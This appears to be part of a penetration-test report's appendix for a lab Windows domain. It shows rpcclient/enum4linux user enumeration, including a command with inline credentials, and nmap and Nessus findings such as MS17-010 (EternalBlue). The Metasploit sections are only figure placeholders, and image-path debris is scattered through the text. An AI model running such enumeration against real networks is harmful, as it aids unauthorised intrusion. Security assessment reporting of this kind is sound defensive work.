index: 0xf22 RID: 0x497 acb: 0x00000210 Account: N.Wells Name: Nettie Wells Desc: stereo
index: 0xf09 RID: 0x47e acb: 0x00000210 Account: P.Pittman Name: Phyllis Pittman Desc: reel
index: 0xebb RID: 0x456 acb: 0x00000a10 Account: R.Astley Name: Rick Astley Desc: (null)
index: 0xf15 RID: 0x48a acb: 0x00000210 Account: R.Boone Name: Rachael Boone Desc: cotty
index: 0xf08 RID: 0x47d acb: 0x00000210 Account: R.Knight Name: Roger Knight Desc: pounce
index: 0xf1e RID: 0x493 acb: 0x00000210 Account: R.Ramsey Name: Rudy Ramsey Desc: rice
index: 0xf13 RID: 0x488 acb: 0x00000210 Account: R.Soto Name: Rex Soto Desc: Acapulco
index: 0xf2b RID: 0x4a0 acb: 0x00000210 Account: S.Franklin Name: Sidney Franklin Desc: wreath
index: 0xf11 RID: 0x486 acb: 0x00000210 Account: S.Reed Name: Sherri Reed Desc: condemn
index: 0xf25 RID: 0x49a acb: 0x00000210 Account: T.Harmon Name: Tyler Harmon Desc: Parthenon
index: 0xf03 RID: 0x478 acb: 0x00000210 Account: T.Nunez Name: Travis Nunez Desc: shred
index: 0xf23 RID: 0x498 acb: 0x00000210 Account: T.Oliver Name: Tommie Oliver Desc: buff
index: 0xf30 RID: 0x4a5 acb: 0x00000210 Account: test Name: Pen test Desc: bodhisattva
index: 0xf14 RID: 0x489 acb: 0x00000210 Account: V.Haynes Name: Veronica Haynes Desc: floral

[V] Attempting to get userlist with command: rpcclient -W 'UADCWNET' -c enumdomusers -U'test'%'test123' '192.168.0.1' 2>&1
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[admin] rid:[0x3e8]
user:[R.Astley] rid:[0x456]
user:[C.Moreno] rid:[0x473]
user:[C.Griffin] rid:[0x474]
user:[I.Pratt] rid:[0x475]
user:[L.Burke] rid:[0x476]
user:[J.Johnson] rid:[0x477]
user:[T.Nunez] rid:[0x478]
user:[J.Stevenson] rid:[0x479]
user:[L.Thornton] rid:[0x47a]
user:[M.Day] rid:[0x47b]
user:[C.Morris] rid:[0x47c]
user:[R.Knight] rid:[0x47d]
user:[P.Pittman] rid:[0x47e]
user:[D.King] rid:[0x47f]
user:[D.Dunn] rid:[0x480]
user:[D.Manning] rid:[0x481]
user:[D.Valdez] rid:[0x482]
user:[D.Price] rid:[0x483]
user:[J.Saunders] rid:[0x484]
user:[J.Hart] rid:[0x485]
user:[S.Reed] rid:[0x486]
user:[A.Peters] rid:[0x487]
user:[R.Soto] rid:[0x488]
user:[V.Haynes] rid:[0x489]
user:[R.Boone] rid:[0x48a]
user:[L.Carr] rid:[0x48b]
user:[C.Olson] rid:[0x48c]
user:[J.Andrews] rid:[0x48d]
user:[C.Anderson] rid:[0x48e]
user:[C.Montgomery] rid:[0x48f]
user:[C.Howard] rid:[0x490]

user:[E.Jones] rid:[0x491]
user:[J.Barrett] rid:[0x492]
user:[R.Ramsey] rid:[0x493]
user:[G.Walsh] rid:[0x494]
user:[A.Medina] rid:[0x495]
user:[J.Hale] rid:[0x496]
user:[N.Wells] rid:[0x497]
user:[T.Oliver] rid:[0x498]
user:[J.Rhodes] rid:[0x499]
user:[T.Harmon] rid:[0x49a]
user:[M.Mills] rid:[0x49b]
user:[D.Pena] rid:[0x49c]
user:[J.Torres] rid:[0x49d]
user:[B.Martin] rid:[0x49e]
user:[K.Hudson] rid:[0x49f]
user:[S.Franklin] rid:[0x4a0]
user:[F.Chapman] rid:[0x4a1]
user:[E.Elliott] rid:[0x4a2]
user:[N.Vega] rid:[0x4a3]
user:[M.Boyd] rid:[0x4a4]
user:[test] rid:[0x4a5]
enum4linux complete on Wed Oct 30 09:53:59 2019

4.1.13 (192.168.0.1)

Nmap 7.80 scan initiated Wed Nov 6 07:48:57 2019 as: nmap --script vuln -oA NmapVulnerabilityScan1 192.168.0.1
Nmap scan report for 192.168.0.1
Host is up (0.00061s latency).
Not shown: 973 closed ports
PORT   STATE SERVICE
23/tcp   open telnet
| http-enum:
| /test.php: Test page
|_ /icons/: Potentially interesting folder w/ directory listing
| http-slowloris-check:
| VULNERABLE:
| Slowloris DOS attack
| State: LIKELY VULNERABLE
| IDs: CVE:CVE-2007-6750
| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
| http://ha.ckers.org/slowloris/
|_   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
MAC Address: 00:0C:29:77:67:D6 (VMware)
Errors Removed Here
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
| VULNERABLE:

| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
| https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

4.1.14 (192.168.0.2)

```
# Nmap 7.80 scan initiated Wed Nov  6 08:21:09 2019 as: nmap --script vuln -oA NmapVulnScan2 192.168.0.2
Nmap scan report for 192.168.0.2
Host is up (0.00067s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown:
23/tcp    open  telnet
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
42/tcp    open  nameserver
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
53/tcp    open  domain
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.0.2
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.0.2:80/
|     Form id: username
|_    Form action:
| http-dombased-xss:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.0.2
|   Found the following indications of potential DOM based XSS:
|
|     Source: eval(targ+".location='"+selObj.options[selObj.selectedIndex].value+"'")
|_    Pages: http://192.168.0.2:80/
| http-enum:
|   /classes/: Potentially interesting folder w/ directory listing
|   /css/: Potentially interesting folder w/ directory listing
|   /database/: Potentially interesting folder w/ directory listing
|   /icons/: Potentially interesting folder w/ directory listing
|   /images/: Potentially interesting folder w/ directory listing
|_  /includes/: Potentially interesting folder w/ directory listing
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
```

| Slowloris tries to keep many connections to the target web server open and hold
| them open as long as possible. It accomplishes this by opening connections to
| the target web server and sending a partial request. By doing so, it starves
| the http server's resources causing Denial Of Service.
|
| Disclosure date: 2009-09-17
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_ http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
MAC Address: 00:0C:29:70:FC:E3 (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
| https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

4.1.15 (192.168.0.10)

Nmap 7.80 scan initiated Wed Nov 6 08:16:46 2019 as: nmap --script vuln -oA NmapVulnScan10 192.168.0.10
Nmap scan report for 192.168.0.10
Host is up (0.00042s latency).
Not shown: 992 closed ports
PORT STATE SERVICE
135/tcp open msrpc
MAC Address: 00:0C:29:4D:BD:53 (VMware)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
| https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_ https://technet.microsoft.com/en-us/library/security/ms17-010.aspx


Nmap done at Wed Nov 6 08:18:25 2019 -- 1 IP address (1 host up) scanned in 99.01 seconds

4.1.16 (192.168.0.11)

Nmap 7.80 scan initiated Wed Nov 6 08:27:28 2019 as: nmap --script vuln -oA NmapVulnScan11 192.168.0.11
Nmap scan report for 192.168.0.11
Host is up (0.00048s latency).
Not shown: 991 closed ports
PORT   STATE SERVICE
135/tcp   open msrpc
MAC Address: 00:0C:29:BC:2C:74 (VMware)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:

4.1.17 Nessus (192.168.0.1)



Host Information

DNS Name:	H76
Netbios Name:	H76
IP:	192.168.0.1
MAC Address:	00:50:56:C0:00:01
OS:	Microsoft Windows 7 Professional

Vulnerabilities

97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

Synopsis

The remote Windows host is affected by multiple vulnerabilities.

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Figure 24

4.1.18 Nessus (192.168.0.2)

Host Information

DNS Name:	SERVER2
Netbios Name:	SERVER2
IP:	192.168.0.2
MAC Address:	00:0C:29:70:FC:E3
OS:	Microsoft Windows Server 2008 R2 Datacenter Service Pack 1

Vulnerabilities

53514 - MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)

Synopsis

Arbitrary code can be executed on the remote host through the installed Windows DNS client.

Description

A flaw in the way the installed Windows DNS client processes Link- local Multicast Name Resolution (LLMNR) queries can be exploited to execute arbitrary code in the context of the NetworkService account.

Note that Windows XP and 2003 do not support LLMNR and successful exploitation on those platforms requires local access and the ability to run a special application. On Windows Vista, 2008, 7, and 2008 R2, however, the issue can be exploited remotely.

See Also

https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2011/ms11-030

Solution

Microsoft has released a set of patches for Windows XP, 2003, Vista, 2008, 7, and 2008 R2.

Figure 25

97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

Synopsis

The remote Windows host is affected by multiple vulnerabilities.

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Figure 26

4.1.19 Nessus (192.168.0.10)

Netbios Name:	CLIENT1
IP:	192.168.0.10
MAC Address:	00:0C:29:4D:BD:53
OS:	Microsoft Windows 7 Professional

Vulnerabilities

57608 - SMB Signing not required

Synopsis


Signing is not required on the remote SMB server.

Description

Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.

Figure 27

4.1.20 Nessus (192.168.0.11)



DNS Name:	CLIENT2
Netbios Name:	CLIENT2
IP:	192.168.0.11
MAC Address:	00:0C:29:BC:2C:74
OS:	Microsoft Windows 7 Professional

Vulnerabilities

53514 - MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)

Synopsis


Arbitrary code can be executed on the remote host through the installed Windows DNS client.

Description

A flaw in the way the installed Windows DNS client processes Link- local Multicast Name Resolution (LLMNR) queries can be exploited to execute arbitrary code in the context of the NetworkService account.

Note that Windows XP and 2003 do not support LLMNR and successful exploitation on those platforms requires local access and the ability to run a special application. On Windows Vista, 2008, 7, and 2008 R2, however, the issue can be exploited remotely.

Figure 28



97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

Synopsis

The remote Windows host is affected by multiple vulnerabilities.

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Figure 29

90510 - MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)

Synopsis

The remote Windows host is affected by an elevation of privilege vulnerability.

Description

The remote Windows host is affected by an elevation of privilege vulnerability in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker able to intercept communications between a client and a server hosting a SAM database can exploit this to force the authentication level to downgrade, allowing the attacker to impersonate an authenticated user and access the SAM database.

Figure 30

4.1.21 Metasploit (Figure 31)

Figure 31

4.1.22 (Figure 32)




Figure 32

4.1.23 (Figure 33)




Figure 33

4.1.24 (Figure 34)

Figure 34

4.1.25 (Figure 35)

Figure 35

4.1.26 (Figure 36)




Figure 36

4.1.27 (Figure 37)




Figure 37

4.1.28 (Figure 38)

